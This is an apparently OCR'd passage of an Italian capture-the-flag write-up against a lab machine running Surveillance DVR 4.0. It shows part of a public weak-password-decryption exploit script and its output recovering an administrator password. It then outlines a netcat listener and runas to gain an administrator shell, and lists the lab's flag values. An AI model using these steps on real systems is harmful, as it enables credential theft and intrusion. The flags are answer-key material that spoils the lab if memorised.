
con i classici metodi ‘crackstation’ 'hashcat' non è possibile decodificarla, in quanto dev essere una codifica prorpria di ‘dvr4 sourveilance’.
Quello che posso provare ora è utilizzare nuovamente lo script python visto sopra per fare li decrypt dell hash:

Quindi lo apro con ‘vi 50130.py’ e cambio l hash di esempio presente con quello trovato.



```
#########################################
#    _____ Surveillance DVR 4.0         #
#   /  _  \_______  ____  __ __  ______ #
#  /  /_\  \_  __ \/ ___\|  |  \/  ___/ #
# /    |    \  | \/ /_/  >  |  /\___ \  #
# \____|__  /__|  \___  /|____//____  > #
#         \/     /_____/            \/  #
#        Weak Password Encryption       #
############ @deathflash1411 ############
'''
print(banner)

# Change this :)
pass_hash = "ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8"
if (len(pass_hash)%4) != 0:
    print("[!] Error, check your password hash")
    exit()
split = []
n = 4
for index in range(0, len(pass_hash), n):
    split.append(pass_hash[index : index + n])
```

Ora lo salvo e lancio lo script, funziona se non fosse che gli ultimi 4 cratteri ‘D9A8’ risultano sconosciuti ma per il resto la passwd risulta essere: ‘`14WatchD0g$`’



```
└─# python3 50130.py
/usr/share/exploitdb/exploits/windows/local
  banner = '''

#########################################
#    _____ Surveillance DVR 4.0         #
#   /  _  \_______  ____  __ __  ______ #
#  /  /_\  \_  __ \/ ___\|  |  \/  ___/ #
# /    |    \  | \/ /_/  >  |  /\___ \  #
# \____|__  /__|  \___  /|____//____  > #
#         \/     /_____/            \/  #
#        Weak Password Encryption       #
############ @deathflash1411 ############

[+] ECB4:1
[+] 53D1:4
[+] 6069:W
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] FE36:D
[+] BD8F:0
[+] 3CD9:g
[-] D9A8:Unknown
```

Bisogna trovare un altra strada e mi viene in mente che con il tool rebeus è possibile impersonificare un altro utente , in questo caso avendo già una sessione attiva con utente normale vorrò impersonificare ‘administrator' e provare a ricevere una shell con quest ultimo

Quindi navigando nella dir ‘users’ - ‘viewer’ è presente ‘nc.exe’ , quindi cio che devo fare è impostare un ascoltatore nc sulla porta da me scelta in questo caso 443, e ricercare i comandi ‘runas’

Flags

local.txt=be482d4c6180672b34087f3027c63e93
proof.txt=bf9847f187e8e484554ce5c5657163e0